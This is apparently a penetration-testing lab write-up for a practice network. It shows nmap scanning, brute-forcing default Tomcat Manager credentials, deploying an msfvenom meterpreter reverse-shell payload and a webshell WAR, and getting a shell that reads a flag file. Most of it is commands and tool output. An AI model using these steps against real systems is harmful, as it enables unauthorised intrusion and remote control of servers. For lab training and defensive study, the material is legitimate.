

BlackBoxLab1

nmap -T4 -p- -A 172.16.64.0/24

130 

Starting Nmap 7.91 (<https://nmap.org>) at 2021-06-11 17:41 EDT

Nmap scan report for 172.16.64.101

Host is up (0.044s latency).

Not shown: 65531 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)

| 256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)

|_ 256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)

8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1

| http-methods:

|_ Potentially risky methods: PUT DELETE

|_http-server-header: Apache-Coyote/1.1

|_http-title: Apache2 Ubuntu Default Page: It works

9080/tcp open http Apache Tomcat/Coyote JSP engine 1.1

| http-methods:

|_ Potentially risky methods: PUT DELETE

|_http-server-header: Apache-Coyote/1.1

|_http-title: Apache2 Ubuntu Default Page: It works

59919/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works

MAC Address: 00:50:56:A2:AF:8F (VMware)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP RTT ADDRESS

1 44.27 ms 172.16.64.101

Nmap scan report for 172.16.64.140

Host is up (0.032s latency).

Not shown: 65534 closed ports

PORT STATE SERVICE VERSION

```
80/tcp open http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: 404 HTML Template by Colorlib
MAC Address: 00:50:56:A2:59:6D (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/ ).
```

Network Distance: 1 hop

TRACEROUTE

HOP	RTT	ADDRESS
1	32.34 ms	172.16.64.140

Nmap scan report for 172.16.64.182

Host is up (0.033s latency).

Not shown: 65534 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
--------	------	-----	--

| ssh-hostkey:

2048	7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)
256	5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)
_ 256	db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)

MAC Address: 00:50:56:A2:91:6A (VMware)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP	RTT	ADDRESS
1	33.20 ms	172.16.64.182

Nmap scan report for 172.16.64.199

Host is up (0.031s latency).

Not shown: 65522 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

135/tcp	open	msrpc	Microsoft Windows RPC
---------	------	-------	-----------------------

139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
---------	------	-------------	-------------------------------

445/tcp	open	microsoft-ds?	
---------	------	---------------	--

1433/tcp	open	ms-sql-s	Microsoft SQL Server 2014 12.00.2000.00; RTM
----------	------	----------	--

| ms-sql-ntlm-info:

```
| Target_Name: WIN10
| NetBIOS_Domain_Name: WIN10
| NetBIOS_Computer_Name: WIN10
| DNS_Domain_Name: WIN10
| DNS_Computer_Name: WIN10
|_ Product_Version: 10.0.10586
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-06-11T17:16:00
|_Not valid after: 2051-06-11T17:16:00
|_ssl-date: 2021-06-11T21:46:46+00:00; +1s from scanner time.
7680/tcp open pando-pub?
49664/tcp open msrpc      Microsoft Windows RPC
49665/tcp open msrpc      Microsoft Windows RPC
49666/tcp open msrpc      Microsoft Windows RPC
49667/tcp open msrpc      Microsoft Windows RPC
49668/tcp open msrpc      Microsoft Windows RPC
49669/tcp open msrpc      Microsoft Windows RPC
49670/tcp open msrpc      Microsoft Windows RPC
49943/tcp open ms-sql-s   Microsoft SQL Server 2014 12.00.2000
| ms-sql-ntlm-info:
| Target_Name: WIN10
| NetBIOS_Domain_Name: WIN10
| NetBIOS_Computer_Name: WIN10
| DNS_Domain_Name: WIN10
| DNS_Computer_Name: WIN10
|_ Product_Version: 10.0.10586
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-06-11T17:16:00
|_Not valid after: 2051-06-11T17:16:00
|_ssl-date: 2021-06-11T21:46:46+00:00; +2s from scanner time.
MAC Address: 00:50:56:A2:BE:5F (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/ ).
```

Network Distance: 1 hop

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
|_clock-skew: mean: 1s, deviation: 0s, median: 1s
| ms-sql-info:
| 172.16.64.199:1433:
| Version:
|   name: Microsoft SQL Server 2014 RTM
|   number: 12.00.2000.00
```

```
| Product: Microsoft SQL Server 2014
| Service pack level: RTM
| Post-SP patches applied: false
|_ TCP port: 1433
|_nbstat: NetBIOS name: WIN10, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a2:be:-5f (VMware)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2021-06-11T21:46:42
|_ start_date: 2021-06-11T17:15:57
```

TRACEROUTE

HOP	RTT	ADDRESS
1	31.17 ms	172.16.64.199

Nmap scan report for 172.16.64.10

Host is up (0.000025s latency).

All 65535 scanned ports on 172.16.64.10 are closed

Too many fingerprints match this host to give specific OS details

Network Distance: 0 hops

Post-scan script results:

```
| ssh-hostkey: Possible duplicate hosts
| Key 2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA) used by:
|   172.16.64.101
|   172.16.64.182
| Key 256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519) used by:
|   172.16.64.101
|   172.16.64.182
| Key 256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA) used by:
|   172.16.64.101
|_ 172.16.64.182
```

1. Nmap Scan

```
nmap -sV 172.16.64.0/24
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-11 17:43 EDT
```

```
Nmap scan report for 172.16.64.101
```

```
Host is up (0.021s latency).
```

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1

9080/tcp open http Apache Tomcat/Coyote JSP engine 1.1

MAC Address: 00:50:56:A2:AF:8F (VMware)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for **172.16.64.140**

Host is up (0.023s latency).

Not shown: 999 closed ports

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

MAC Address: 00:50:56:A2:59:6D (VMware)

Nmap scan report for **172.16.64.182**

Host is up (0.040s latency).

Not shown: 999 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

MAC Address: 00:50:56:A2:91:6A (VMware)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for **172.16.64.199**

Host is up (0.025s latency).

Not shown: 996 closed ports

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds?

1433/tcp open ms-sql-s Microsoft SQL Server 2014 12.00.2000

MAC Address: 00:50:56:A2:BE:5F (VMware)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.16.64.10

Host is up (0.0000020s latency).

All 1000 scanned ports on 172.16.64.10 are closed

172.16.64.101

Nmap scan report for **172.16.64.101**

Host is up (0.021s latency).

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1

9080/tcp open http Apache Tomcat/Coyote JSP engine 1.1

MAC Address: 00:50:56:A2:AF:8F (VMware)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.64.101

Host is up (0.044s latency).

Not shown: 65531 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)

| 256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)

|_ 256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)

8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1

| http-methods:

|_ Potentially risky methods: PUT DELETE

|_http-server-header: **Apache-Coyote/1.1**

|_http-title: Apache2 Ubuntu Default Page: It works

9080/tcp open http Apache Tomcat/Coyote JSP engine 1.1

| http-methods:

|_ Potentially risky methods: PUT DELETE

|_http-server-header: **Apache-Coyote/1.1**

|_http-title: Apache2 Ubuntu Default Page: It works

59919/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works


MAC Address: 00:50:56:A2:AF:8F (VMware)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

2. Enum

1. Inspect source-page

- If it leads to a default page like this → This is not good




2. Enum with Dirb

Found:

3. Try to login with all possible default credentials (Or could use Metasploit to bruteforce)

<https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdwn>



Path	Version	Display Name	Running
/	None specified		true
/host-manager	None specified	Tomcat Host Manager Application	true
/manager	None specified	Tomcat Manager Application	true

4. Inspect the page

Found: OS Name, OS version

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/8.0.32 (Ubuntu)	1.8.0_242-Build-16.04-b08	Private Build	Linux	4.4.0-104-generic	amd64	xubuntu	127.0.1.1

3. Exploit with Metasploit

Description:

This module can be used to execute a payload on Apache Tomcat servers that have an exposed "manager" application. The payload is uploaded as a WAR archive containing a jsp application using a PUT request. The manager application can also be abused using /manager/html/upload, but that method is not implemented in this module. NOTE: The compatible payload sets vary based on the selected

target. For example, you must select the Windows target to use native Windows payloads.

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):
Name      Current Setting  Required  Description
----      -----          -----    -----
HttpPassword s3cret        no        The password for the specified username
HttpUsername tomcat        no        The username to authenticate as
PATH       /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
Proxies    None            no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   172.16.64.101    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<
                                     path>'
RPORT     8080            yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
VHOST    None specified   Tomcat Host  no        HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST    172.16.64.100    yes       The listen address (an interface may be specified)
LPORT    4444            yes       The listen port

Exploit target:
Id  Name
--  --
3  Linux x86
```

FAILED!

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > run

[*] Started reverse TCP handler on 172.16.64.10:4444
[*] Using manually select target "Linux x86"
[*] Uploading 1575 bytes as Z6X70FSEgpkdnmx2d187e2LEfuefc.war ...
[-] Exploit aborted due to failure: unknown: Upload failed on /manager/deploy?path=/Z6X70FSEgpkdnmx2d187e2LEfuefc [403 Forbidden]
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_deploy) > |
```

4. Exploit Manually

1. Generate payload with msfvenom

→ We create a payload for Linux x64 since the target OS is running on Linux x64 architecture.

Setup: LPORT 59919 - LHOST our-host

- We create the payload and **output -o** as 'meter' and **format -f** as 'elf' file.
- We move that 'elf' file into **.war** folder to avoid the server detection since it only accept **.war** file.

```
(root💀kali)-[~]
└─# msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=172.16.64.10 LPORT=59919 -f elf -o meter
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1037344 bytes
Final size of elf file: 1037344 bytes
Saved as: meter

(root💀kali)-[~]
└─# mv meter meter.war
```

2. Set an listener with Netcat

```
(root💀kali)-[~]
└─# nc -nvlp 59919
listening on [any] 59919...
```

3. Upload the payload and generate wit by clicking on it

Applications				
Path	Version	Display Name	Running	Sessions
/	None specified		true	0
/host-manager	None specified	Tomcat Host Manager Application	true	0
/manager	None specified	Tomcat Manager Application	true	2
/meter	None specified		false	0

4. Upload webshell <https://github.com/BustedSec/webshell/blob/master/webshell.war>

/webshell	None specified		true	0
-----------	----------------	--	------	---

Click on /webshell

ls -la /var/lib/tomcat8/webapps

A screenshot of a terminal window. On the left is a red rectangular input field. To its right is a grey 'Run' button. Below them is a scrollable text area containing the output of the 'ls -la /var/lib/tomcat8/webapps' command. The output shows a directory structure with files like 'cmd.war', 'meter.war', and 'webshell.war'.

```
total 1060
drwxrwxr-x 5 tomcat8 tomcat8 4096 Jun 11 22:35 .
drwxr-xr-x 4 root root 4096 Mar 27 2020 ..
drwxr-xr-x 3 tomcat8 tomcat8 4096 Jun 11 22:35 cmd
-rw-r--r-- 1 tomcat8 tomcat8 17845 Jun 11 22:35 cmd.war
-rw-r--r-- 1 tomcat8 tomcat8 1037344 Jun 11 22:28 meter.war
drwxr-xr-x 3 root root 4096 Mar 27 2020 ROOT
drwxr-xr-x 3 tomcat8 tomcat8 4096 Jun 11 22:35 webshell
-rw-r--r-- 1 tomcat8 tomcat8 803 Jun 11 22:35 webshell.war
```

mv /var/lib/tomcat8/webapps/meter.war /tmp/meter

chmod +x /tmp/meter

A screenshot of a terminal window. On the left is a blue rectangular input field containing the command 'ls /tmp/meter'. To its right is a grey 'Run' button. Below them is a scrollable text area showing the output: '/tmp/meter'. This indicates that the 'meter.war' file has been successfully moved to the '/tmp/meter' directory and given execute permissions.

```
/tmp/meter
```

/tmp/meter → Generate the payload

INE - Penetration Testing X | Apache2 Ubuntu Default P X | Apache2 Ubuntu Default P X • 172.16.64.101:8080

← → × ⌂ 172.16.64.101:8080/webshell/index.jsp?cmd=ls+%2Ftmp%2Fmeter

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security M

/tmp/meter Run

/tmp/meter

5. Does not work

```
(root💀kali)-[~]
# nc -nvlp 59919
listening on [any] 59919 ...
connect to [172.16.64.10] from (UNKNOWN) [172.16.64.101] 60668
|
```

```
(root💀kali)-[~]
# nc -nvlp 59919
listening on [any] 59919 ...
connect to [172.16.64.10] from (UNKNOWN) [172.16.64.101] 60672
ls
whoami
ls
|
```

Create a listener with metasploit

```

msf6 exploit(multi/http/tomcat_mgr_deploy) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  Payload options (generic/shell_reverse_tcp):
    Name  Current Setting  Required  Description
    ----  -----  -----  -----
    LHOST      yes        The listen address (an interface may be specified)
    LPORT      4444       yes        The listen port

  Exploit target:
    Id  Name
    --  ---
    0   Wildcard Target

```

Note: The default payload is set to **generic/shell_reverse_tcp** is also an unstaged-payload

But, our target is running on linux x64 architecture ⇒ therefore, we set our payload to **linux/x64/meterpreter/reverse_tcp** (Staged)

```

Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  Payload options (linux/x64/meterpreter/reverse_tcp):
    Name  Current Setting  Required  Description
    ----  -----  -----  -----
    LHOST  172.16.64.10  yes        The listen address (an interface may be specified)
    LPORT  59919       yes        The listen port

  Exploit target:
    Id  Name
    --  ---
    0   Wildcard Target

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.16.64.10:59919
[*] Sending stage (3012548 bytes) to 172.16.64.101
[*] Meterpreter session 8 opened (172.16.64.10:59919 -> 172.16.64.101:60790) at 2021-06-11 18:49:34 -0400
meterpreter > |

```

5. Post exploitation

```
meterpreter > sysinfo
Computer      : 172.16.64.101
OS           : Ubuntu 16.04 (Linux 4.4.0-104-generic)
Architecture  : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux  Edit View Help
meterpreter > ifconfig
```

```
Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 65536
Flags       : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::
```



```
Interface 2
=====
Name       : ens160
Hardware MAC : 00:50:56:a2:af:8f
MTU        : 1500
Flags       : UP,BROADCAST,MULTICAST
IPv4 Address : 172.16.64.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::250:56ff:fea2:af8f
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::
```

```
meterpreter > |
```

```
meterpreter > cd home
lmeterpreter > ls
Listing: /home
=====
Mode          Size  Type  Last modified      Name
----          ----  ----  -----           -----
40755/rwxr-xr-x 4096  dir   2020-03-27 05:17:39 -0400  adminels
40755/rwxr-xr-x 4096  dir   2019-03-15 06:52:15 -0400  developer
40755/rwxr-xr-x 4096  dir   2020-03-30 03:29:35 -0400  elsuser

meterpreter > cd adminels
meterpreter > ls
Listing: /home/adminels
=====
Mode          Size  Type  Last modified      Name
----          ----  ----  -----           -----
40755/rwxr-xr-x 4096  dir   2020-03-27 05:17:53 -0400  Desktop

meterpreter > cd Desktop
meterpreter > ls
Listing: /home/adminels/Desktop
=====
Mode          Size  Type  Last modified      Name
----          ----  ----  -----           -----
100644/rw-r--r-- 12    fil   2020-03-27 05:17:53 -0400  flag.txt
```

```
meterpreter > cat flag.txt
You did it!
```

```
meterpreter > search -f flag.txt
Found 2 results...
/home/developer(flag.txt (29 bytes))
/home/adminels/Desktop(flag.txt (12 bytes))
meterpreter >
```

[Option] BruteForce

Description:

This module simply attempts to login to a Tomcat Application Manager instance using a specific user/pass.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 172.16.64.101
rhosts => 172.16.64.101
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set password s3cret
password => s3cret
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set username tomcat
username => tomcat
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options
```

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[+] 172.16.64.101:8080 - Login Successful: tomcat:s3cret
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:admin (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:root (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: role1:admin (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: role1:manager (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: role1:root (Incorrect)
```

SSH port is nothing interesting

172.16.64.140

Nmap scan report for **172.16.64.140**

Host is up (0.023s latency).

Not shown: 999 closed ports

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

MAC Address: 00:50:56:A2:59:6D (VMware)

2. Enum

1. Inspect the page-source

> try with **robots.txt**

The screenshot shows a web browser window. The address bar displays the URL `172.16.64.140/robots.txt`. The page content is a large, bold, dark blue "Not Found" heading. Below it, a smaller text message reads: "The requested URL /robots.txt was not found on this server." At the bottom of the page, there is footer text: "Apache/2.4.18 (Ubuntu) Server at 172.16.64.140 Port 80". The browser interface includes standard navigation buttons (back, forward, search, home) and a toolbar with links to Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, and NetHun.



Oops! This Page Could Not Be Found

SORRY BUT THE PAGE YOU ARE LOOKING FOR DOES NOT EXIST, HAVE BEEN REMOVED. NAME CHANGED OR IS TEMPORARILY UNAVAILABLE

[GO TO HOMEPAGE](#)

Dirb

```
[root💀kali)-[~]
# dirb http://172.16.64.140/
ss /project/includes/ on this server.

-----
172.16.64.140 Port 80
DIRB v2.22
By The Dark Raver
-----

STARK INDUSTRIES
START_TIME: Fri Jun 11 19:30:02 2021
URL_BASE: http://172.16.64.140/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

----- Scanning URL: http://172.16.64.140/ -----
==> DIRECTORY: http://172.16.64.140/css/
==> DIRECTORY: http://172.16.64.140/img/
+ http://172.16.64.140/index.html (CODE:200|SIZE:1487)
^C> Testing: http://172.16.64.140/photography
```

DOES NOT FOUND anything → Let's try with **Dirbuster** to see what can it find!

403 code means we need permission to access into the webpage

Dirbuster:

Found more than Dirb

http://172.16.64.140:80/


Scan Information | Results - List View: Dirs: 6 Files: 1 | Results - Tree View | Errors: 2

Type	Found	Response	Size
Dir	/	200	1738
Dir	/css/	200	1119
Dir	/project/	401	677
Dir	/img/	200	1119
Dir	/icons/	403	466
File	/css/style.css	200	2082
Dir	/project/includes/	403	477
Dir	/icons/small/	403	472

Let's try with <http://172.16.64.140/project>

⇒ try with admin:password ?

The screenshot shows a Firefox browser window. The address bar contains "172.16.64.140/project/". Below the address bar is a navigation bar with links to Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, MSFU, and E. The main content area displays a large bold "Forbidden" message. Below it, a smaller text says "You don't have permission to access /project/includes/ on this server." At the bottom, it indicates "Apache/2.4.18 (Ubuntu) Server at 172.16.64.140 Port 80".



⇒ try with admin:admin → **WORKED**

BusinessSolutions

[Home](#)[About us](#)[Services](#)[Solutions](#)[Support](#)[Blog](#)[Contact](#)[Search](#)

This website template has been designed by **Free Website Templates** for you, for free.

You can remove any link to our website from this website template, you're free to use this website template without linking back to us.



Morbi quiseros sedquam interdum placerat Fusce placerat tellus diam rutrum porttitor



Ut posuere nibh in tortor Phasellus posuere semper lorem sodales orci fringilla eget.

